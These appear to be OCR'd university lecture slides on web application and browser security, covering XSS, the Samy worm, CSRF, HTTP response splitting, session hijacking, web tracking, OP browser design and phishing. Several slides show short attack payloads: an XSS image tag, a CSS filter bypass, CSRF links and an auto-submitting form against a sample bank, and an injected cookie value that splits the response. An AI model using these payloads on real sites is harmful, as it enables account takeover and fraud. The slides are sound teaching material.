Reflected XSS attack


Client
Browser
bad.com
bank.com
1 Visit web site
2 Receive malicious page
6 Steal valuable data
3 Click on link (attacker's setup script is embedded
URL specially crafted by the attacker
4 Set up script is reflected
6 Perform attacker action
5
Execute the malicious script *as though the server meant us to run it*

DOM Injection XSS

- DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

```
    var search = document.getElementById('search').value;
    var results = document.getElementById('results');
    results.innerHTML = 'You searched for: ' + search;
```

- If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

- In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - However, attacker find out that a way to include Javascript within CSS tags:

    `<div style="background:url('javascript:alert(1)')">`
  - And can hide "javascript" as "java\nscript"
- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.
- More info: http://namb.la/popular/tech.html

Web Systems Evolve …

- The web has evolved from a *document retrieval* and rendering to sophisticated *distributed application platform* providing:
  - dynamic content
  - user-driven content
  - interactive interfaces
  - multi-site content
  - ….

- With new interfaces comes new vulnerabilities …

Cross-site Request Forgery

- An XSS attack exploits the trust the browser has in the server to filter input properly
- A CSRF attack exploits the trust the server has in a browser
  - Authorized user submits unintended request
    - Attacker Maria notices weak bank URL `GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1`
    - Crafts a malicious URL `http://bank.com/transfer.do?acct=MARIA&amount=100000`
    - Exploits social engineering to get Bob to click the URL

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

    - Can make attacks not obvious

```
<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">
```

  - Defense: Referer header
    - Bank does not accept request unless referred to (linked from) the bank's own webpage
    - Disadvantage: privacy issues

CSRF Explained

- More Example:
  - User logs in to bank.com.   Forgets to sign off.
  - Session cookie remains in browser state
- Then user visits another site containing:

```
 <form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
  - Transaction will be fulfilled
- Problem: The browser is a confused deputy; it is serving both the websites and the user and gets confused who initiated a request
- https://www.youtube.com/watch?v=5joX1skQtVE&feature=emb_logo

HTTP Response Splitting

- Again, due to insufficient server-side filtering
  - Cookies can be set to arbitrary values to split HTTP response

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker

HTTP/1.1 200 OK
...
```


  - Can be used for page hijacking through proxy server

Session Hijacking

- Virtual sessions are implemented in many ways
  - session ID in cookies, URLs
  - If I can *guess*, *infer*, or *steal* the session ID, game over
  - Login page using HTTPS, but subsequent communication is not! Cookies sent in cleartext
  - If your bank encodes the session ID in the url, then a malicious attacker can simply keep trying session IDs until gets a good one.
  - ... note that if the user was logged in, then the attacker has full control over that account. `http://www.mybank.com/loggedin?sessionid=11`
  - Countermeasure: HTTPS, secure cookie design

Privacy

- Have you ever …
  - Searched for a product on some website
  - …Advertisement for the same product shows up on another website?
  - Reason: Tracking! Profile users for targeted advertisement
- Study by WSJ found (2012)
  - 75% of top 1000 sites feature social networking plugins
    - Can match users' identities with web-browsing activities
- abine and UC Berkeley found
  - Online tracking is 25% of browser traffic
    - 20.28% google analytics
    - 18.84% facebook




http://www.abine.com/

Privacy

- Tracking is done in following configurations

Protecting Browser State from Web Privacy Attacks : Jackson et al.




- "Tracker" code is from
  - Social networking sites
  - Analytics
  - Advertisement agencies
  - ...

Privacy

- Objective of tracking code is to maintain state of users across multiple sites
  - Build profile of sites visited
- Semi-cooperative tracking done by
  - Javascript
    - e.g., Cached redirect URLs
  - Web bugs
    - 1x1 images
    - Ever wondered why email clients have "Display images"?
  - IFrames
  - Cookies
    - Traditional, flash, HTML5 LocalStorage, …
- Tasks: (1) get your tracking code running; (2) store state; (3) send to server

Third-Party Cookies


- A third-party cookie is a cookie from a website different from the website being viewed
- Browsers can block third-party cookies
  - Different browsers have different variations
    - Some completely block
    - "Do Not Track" - except Chrome
- Limitation
  - Other ways exist to store state (more)
    - Canvas fingerprinting
    - Evercookies
    - "Cookie syncing"
- OpenWPM - https://github.com/citp/OpenWPM




Semicooperative

Unintended Tracking

- "Data" access not all governed by same-origin policy
  - Specified: HTML DOM, cookies
  - What about
    - Web caches?
      - Tracking notes time to fetch URL
      - If URL in cache, served faster
    - Visited links?
      - Mostly fixed in current browsers





```
a          { color: blue; }
a:visited { color: red;  }

if (document.getElementById('jones').currentStyle.color=='red')
  document.writeln('<p>Hello! I see you\'ve been to Jones.');
  document.writeln('Don\'t buy from Jones - their widgets');
  document.writeln('are made from recycled babies.<\/p>');
```

- Take-away: Difficult to prevent tracking if *any* browser state is stored
- To mitigate tracking
  - Reset browser regularly, store no state, visit random sites!


Browsers

- Browsers are the new operating systems
- Huge, complex systems that support
  - Many document types, structures, e.g., HTML, XML, ...
  - Complex rendering, e.g., CSS, CSS 2.0
  - Many "program/scripting" languages, e.g., JavaScript
  - Dynamic content, e.g., AJAX
  - Native code execution, e.g., ActiveX

- Virtualized computers in a single program ...

Browser Security

- We don’t have the ability to control this much complexity, so we have to try other things …
  - Restricting functionality, e.g., NoScript
  - Process Isolation, e.g., OP, Chrome
    - Read: http://www.google.com/googlebooks/chrome/



OP Browser

- What did they do to build a more secure browser?
- (1) Decompose the browser into multiple processes
  - Called "Privilege Separation"
- What are the permissions of a set of processes forked from the same parent?

OP Browser

- What did they do to build a more secure browser?
- (1) Decompose the browser into multiple processes
  - Called "Privilege Separation"
- What are the permissions of a set of processes forked from the same parent? Same as parent
- (2) Need different policy for each process
  - Multiple subjects in the access control policy
- What browser processes are trusted to manage the permissions?

OP Browser

- What did they do to build a more secure browser?
- (1) Decompose the browser into multiple processes
  - Called "Privilege Separation"
- What are the permissions of a set of processes forked from the same parent? Same as parent
- (2) Need different policy for each process
  - Multiple subjects in the access control policy
- What browser processes are trusted to manage the permissions? None
- (3) Need mandatory access control
  - Subjects cannot escape confined "protection domain"

OP Browser


- How do you determine what parts of the browser should be a “subject” and identify the permissions to be assigned to that subject?
- One subject (client)
  - Code that requires the same permissions to run
  - E.g., a particular web page
- Another subject (server)
  - Code that manages the same permissions
  - E.g., UI, network, and storage subsystems
- How do we determine the permission assignments?

OP Browser

- How do you determine what parts of the browser should be a "subject" and identify the permissions to be assigned to that subject?
- One subject (client)
  - Code that requires the same permissions to run
  - E.g., a particular web page
- Another subject (server)
  - Code that manages the same permissions
  - E.g., UI, network, and storage subsystems
- How do we determine the permission assignments?
  - Least privilege
  - Information flow


Applications/Plugins

- A *plugin* is a simply a program used by a browser to process content
  - MIME type maps content to plugin
  - Like any old application (e.g., RealAudio)
  - Newer browsers have autoinstall features
- Plugins are sandboxed, but have been circumvented in various ways
  - Interesting design point - Google Chrome allows "native" plugins but still preserves (some) security!
    - Native Client sandbox for running compiled C/C++ code
- Moral: beware of plugins



Social Engineering

- Attacks another weak point -- users!
- Phishing
  - Lure users using bait (fishing) to steal valuable information
  - Common technique: mimic original site and use similar URL
    - www.aol.com vs www.ao1.com
    - Combine with other techniques e.g., turn off address bar


Citibank E-mail verification - Message (HTML)
File Edit View Insert Format Tools Actions Help
Reply Reply to All Forward

From: support@citibank.com Sent: Wed 25/02/2004 14:44
To: cadzow@cadzow.com.au
Cc:
Subject: Citibank E-mail verification

Dear Citibank Member,

